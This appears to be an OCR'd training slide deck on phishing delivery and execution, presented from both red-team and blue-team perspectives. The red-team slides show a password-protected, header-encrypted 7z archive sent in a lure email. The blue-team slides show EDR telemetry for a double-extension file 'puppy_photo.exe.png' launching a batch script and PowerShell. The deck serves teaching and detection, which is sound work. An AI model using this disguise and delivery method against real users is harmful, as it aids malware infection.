
```
ossigeno@cobalto /tmp/irt % 7z a -p -mx=9 -mhe -t7z puppy.7z puppy.tar
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,8 CPUs Intel(R) Co
Scanning the drive:
1 file, 133120 bytes (130 KiB)
Creating archive: puppy.7z
Items to compress: 1
Enter password (will not be echoed):
Verify password (will not be echoed) :
Files read from disk: 1
Archive size: 54792 bytes (54 KiB)
Everything is Ok
```

The screenshot shows a Thunderbird email window titled "Scrivi: CHECK MY DOGE - Thunderbird". The email is from "Ossigeno <ossigeno@mailfence.com>" to "ossigeno@mailfence.com" with the subject "CHECK MY DOGE". The body text reads "HEY HEY HEY" followed by "DO YOU WANT TO CHECK MY DOGE???" in a blue highlighted box. Below the text, there is a red arrow pointing from the terminal window on the left to the attachment "puppy.7z" (53.5 kB) in the email's attachment list. The background of the email window is a dark blue desktop environment with a terminal window open, displaying the same terminal output as the left window.

# Delivery and Execution – Red Team perspective




# Delivery and Execution – Red Team perspective





# Delivery and Execution – Red Team perspective



# Delivery and Execution – Blue Team perspective

PROCESS ANALYSIS

Primary Process: **puppy\_photoexe.png** Selected Process: **puppy\_photoexe.png** "C:\Users\admin\Downloads\puppy\_photo"exe.png 12:40:42 pm Oct 19, 2022 Take Action

DEVICE DETAILS: DESKTOP-6V2K2I8\admin Windows 11 x64 DESKTOP-6V2K2I8 88.38.197.251 (100.70.220.136) Off-premises no prevention More

Group by hash:  On

```
graph LR; A[puppy_photoexe.png 24] --> B[cmd.exe]; B --> C[conhost.exe]; B --> D[powershell.exe]; E[repux.exe] --- F[...]; G[resourcehacker.exe 3] --- H[...]; I[runonce.exe] --- J[...]; K[securityhealthsystray.e...] --- L[...];
```

**puppy\_photoexe.png**

CMD "C:\Users\admin\Downloads\puppy\_photo"exe.png

Run by DESKTOP-6V2K2I8\admin

Path c:\users\admin\downloads\puppy\_photoexe.png

MD5 db936e47751f0c5fedcca4943d702fa:

SHA-256 cee3f3aca6d6a6990cfc9e5278b9cf7eb6e836aa07a5e3d9be720266eec6f0 Binary Det

**REPUTATION**

Effective NOT\_LISTED 12:40:42 pm Oct 19, 2022

Cloud (Initial) NOT\_LISTED 12:42:23 pm Oct 19, 2022

Cloud (Current) NOT\_LISTED 3:34:12 pm Oct 20, 2022

PID 9300

Start time 12:40:37 pm Oct 19, 2022

**Process Access Control**

Elevated --

Integrity Medium

Privileges SeChangeNotifyPrivilege

**Unverified** --

# Delivery and Execution – Blue Team perspective

PROCESS ANALYSIS

Primary Process  
**puppy\_photoexe.png** Selected Process  
**puppy\_photoexe.png** 12:40:42 pm Oct 19, 2022  
"C:\Users\admin\Downloads\puppy\_photo"exe.png [🔗](#) Take Action

DEVICE DETAILS: DESKTOP-6V2K2I8\admin Windows 11 x64 DESKTOP-6V2K2I8 88 [REDACTED] Off-premises no prevention More

Group by hash  On

- packagedcwauncher....
- powershell.exe + 24
- puppy\_photoexe.png +
- puppy\_photoexe.png +
- puppy\_photoexe.png** -
- puppy\_photoexe.png + 15
- repux.exe
- resourcehacker.exe 3
- runonce.exe +
- securityhealthsystray.e...

cmd.exe !

- conhost.exe
- powershell.exe !

**puppy\_photoexe.png**

CMD "C:\Users\admin\Downloads\puppy\_photo"exe.png  
Run by DESKTOP-6V2K2I8\admin

Path c:\users\admin\downloads\puppy\_photoexe.png  
MD5 db936e47751f0c5fedcca4943d702fa:  
SHA-256 cee3f3aca6d6a6990cfc9e5278b9cf7eb6e836aa07a5e3d9be720266eec6f0 [Binary Det](#)

**REPUTATION** ?

Effective	NOT_LISTED 12:40:42 pm Oct 19, 2022
Cloud (Initial)	NOT_LISTED 12:42:23 pm Oct 19, 2022
Cloud (Current)	NOT_LISTED 3:34:12 pm Oct 20, 2022

PID 9300  
Start time 12:40:37 pm Oct 19, 2022

**Process Access Control** ?

Elevated	--
Integrity	Medium
Privileges	SeChangeNotifyPrivilege

**Unverified** --

# Delivery and Execution – Blue Team perspective

PROCESS ANALYSIS

Primary Process  
**puppy\_photoexe.png** Selected Process  
**puppy\_photoexe.png** 12:40:42 pm Oct 19, 2022  
"C:\Users\admin\Downloads\puppy\_photo"exe.png [Take Action](#)

DEVICE DETAILS: **DESKTOP-6V2K2I8\admin** Windows 11 x64 **DESKTOP-6V2K2I8** 88 [REDACTED] Off-premises no prevention [More](#)

Group by hash  On

- packagedcwauncher....
- powershell.exe + 24
- puppy\_photoexe.png +
- puppy\_photoexe.png +
- puppy\_photoexe.png** -
- puppy\_photoexe.png + 15
- repux.exe
- resourcehacker.exe 3
- runonce.exe +
- securityhealthsystray.e...

```
graph LR; A[puppy_photoexe.png] --- B[cmd.exe]; B --- C[conhost.exe]; B --- D[powershell.exe];
```

**puppy\_photoexe.png**

CMD "C:\Users\admin\Downloads\puppy\_photo"exe.png

Run by DESKTOP-6V2K2I8\admin

Path c:\users\admin\downloads\puppy\_photoexe.png

MD5 db936e47751f0c5fedcca4943d702fa:

SHA-256 cee3f3aca6d6a6990cfc9e5278b9cf7eb6e836aa07a5e3d9be720266eec6f0 [Binary Det](#)

**REPUTATION** ?

Effective	NOT_LISTED
	12:40:42 pm Oct 19, 2022
Cloud (Initial)	NOT_LISTED
	12:42:23 pm Oct 19, 2022
Cloud (Current)	NOT_LISTED
	3:34:12 pm Oct 20, 2022

PID 9300

Start time 12:40:37 pm Oct 19, 2022

**Process Access Control** ?

Elevated	--
Integrity	Medium
Privileges	SeChangeNotifyPrivilege

**Unverified** --

# Delivery and Execution – Blue Team perspective

PROCESS ANALYSIS

Primary Process  
**puppy\_photoexe.png** Selected Process  
**puppy\_photoexe.png** 12:40:42 pm Oct 19, 2022  
"C:\Users\admin\Downloads\puppy\_photo"exe.png [Take Action](#)

DEVICE DETAILS: **DESKTOP-6V2K2I8\admin** Windows 11 x64 **DESKTOP-6V2K2I8** 88.38.197.251 (100.70.220.136) Off-premises no prevention [More](#)

Group by hash  On

- packagedcwauncher....
- powershell.exe + 24
- puppy\_photoexe.png +
- puppy\_photoexe.png +
- puppy\_photoexe.png** -
- puppy\_photoexe.png + 15
- repux.exe
- resourcehacker.exe + 3
- runonce.exe +
- securityhealthsystray.e...

```
graph LR; cmd_exe[cmd.exe] --> conhost_exe[conhost.exe]; cmd_exe --> powershell_exe[powershell.exe];
```

**puppy\_photoexe.png**

CMD "C:\Users\admin\Downloads\puppy\_photo"exe.png

Run by **DESKTOP-6V2K2I8\admin**

Path c:\users\admin\downloads\puppy\_photo.exe.png

MD5 db936e47751f0c5fedcca4943d702fa...

SHA-256 cee3f3aca6d6a6990cfc9e5278b9cf7eb6e836aa07a5e3d9be720266eec6f0 [Binary Det](#)

**REPUTATION**

Effective	NOT_LISTED
	12:40:42 pm Oct 19, 2022
Cloud (Initial)	NOT_LISTED
	12:42:23 pm Oct 19, 2022
Cloud (Current)	NOT_LISTED
	3:34:12 pm Oct 20, 2022

PID 9300

Start time 12:40:37 pm Oct 19, 2022

**Process Access Control**

Elevated	--
Integrity	Medium
Privileges	SeChangeNotifyPrivilege

**Unverified** --

# Delivery and Execution – Blue Team perspective

PROCESS ANALYSIS

Primary Process: **puppy\_photoexe.png** Selected Process: **puppy\_photoexe.png** "C:\Users\admin\Downloads\puppy\_photo"exe.png 12:40:42 pm Oct 19, 2022 Take Action

runonce.exe  
securityhealthsystray.e...

**FILTERS** Clear

Type (5)

- filemod 8
- modload 31
- crossproc 6
- regmod 5
- childproc 2

Domain  
Filemod (2)  
Regmod  
Modload  
Crossproc  
Childproc  
Sensor Action  
Application Protocol  
Local IPv4  
Remote IPv4

Search

8 results

TIME	TYPE	EVENT
> 12:40:37 pm Oct 19, 2022	filemod	Created: c:\users\admin\appdata\local\temp\7zsb9da.tmp
> 12:40:37 pm Oct 19, 2022	filemod	Opened (delete): c:\users\admin\appdata\local\temp\7zsb9da.tmp
> 12:40:37 pm Oct 19, 2022	filemod	Deleted: c:\users\admin\appdata\local\temp\7zsb9da.tmp
> 12:40:37 pm Oct 19, 2022	filemod	Created: c:\users\admin\appdata\local\temp\7zsb9da.tmp
> 12:40:37 pm Oct 19, 2022	filemod	Created: c:\users\admin\appdata\local\temp\7zsb9da.tmp\content.bat Opened (write): c:\users\admin\appdata\local\temp\7zsb9da.tmp\content.bat c:\users\admin\appdata\local\temp\7zsb9da.tmp\content.bat
> 12:40:37 pm Oct 19, 2022	filemod	Created: c:\users\admin\appdata\local\temp\7zsb9da.tmp\content.bat (96ac354696ea8a5d7b49f2abb655430b8550c9e437b9ac4d1b59e6692d03668e)
> 12:40:42 pm Oct 19, 2022	filemod	Opened (delete): c:\users\admin\appdata\local\temp\7zsb9da.tmp\content.bat

# Delivery and Execution – Blue Team perspective

PROCESS ANALYSIS

Primary Process: **puppy\_photoexe.png** Selected Process: **cmd.exe** 12:40:42 pm Oct 19, 2022  
 C:\Windows\system32\cmd.exe /c ""C:\Users\admin\AppData\Local\Temp\7zSB9DA.tmp\content.bat" "

DEVICE DETAILS: DESKTOP-6V2K2I8\admin Windows 11 x64 DESKTOP-6V2K2I8 88.38.197.251 (100.70.220.136) Off-premises no prevention

Group by hash: On

Processes: packagedcwauncher..., powershell.exe (24), puppy\_photoexe.png, puppy\_photoexe.png, puppy\_photoexe.png, puppy\_photoexe.png (15), repux.exe

Selected Process: **puppy\_photoexe.png** Selected Process: **cmd.exe** 12:40:42 pm Oct 19, 2022  
 C:\Windows\system32\cmd.exe /c ""C:\Users\admin\AppData\Local\Temp\7zSB9DA.tmp\content.bat" "

TIME	TYPE	EVENT
> 12:40:37 pm Oct 19, 2022	crossproc	This process opened a handle with change rights to process c:\program files\confer\reputils.exe (7d1a4bcb39ed73c4365b91da4a11a4ae88bd65b4c5e76c70775ed055cdd65e29)
> 12:40:37 pm Oct 19, 2022	crossproc	This process opened a handle with change rights to process c:\windows\system32\svchost.exe (0ad27dc6b692903c4e129b1ad75ee8188da4b9ce34c309fec34a25fe86fb176d)
> 12:40:37 pm Oct 19, 2022	childproc	Invoked: c:\windows\system32\conhost.exe (a17e289f2060717be4e5fa53e7fdc1167acda77995abb85a6d5829446ff36175)
> 12:40:37 pm Oct 19, 2022	crossproc	This process opened a handle with change rights to process c:\windows\system32\conhost.exe (a17e289f2060717be4e5fa53e7fdc1167acda77995abb85a6d5829446ff36175)
> 12:40:37 pm Oct 19, 2022	crossproc	This process opened a handle with change rights to process c:\windows\explorer.exe (74b535bbe2b44941645812d38947e1048cbe1518fa4b7113833542985c54623d)
> 12:40:37 pm Oct 19, 2022	modload	Loaded: [c:\windows\syswow64\ctiuser.dll] (59473005afe5bf424ce2dba8fd3c9182ca5905c69f0524987b383f2e680933b3)
> 12:40:37 pm Oct 19, 2022	modload	Loaded: [c:\windows\syswow64\ftlib.dll] (ca3cb400e1b7d7548c349f3663a337f17f8007cc7ab2505dd4cfb0208a89247c)
> 12:40:37 pm Oct 19, 2022	modload	Loaded: [c:\windows\syswow64\cmdext.dll] (047bb3c1cbf3d7f8aa05764d53fae58bd96b6e14a5cf11e03ea5449521095caf)
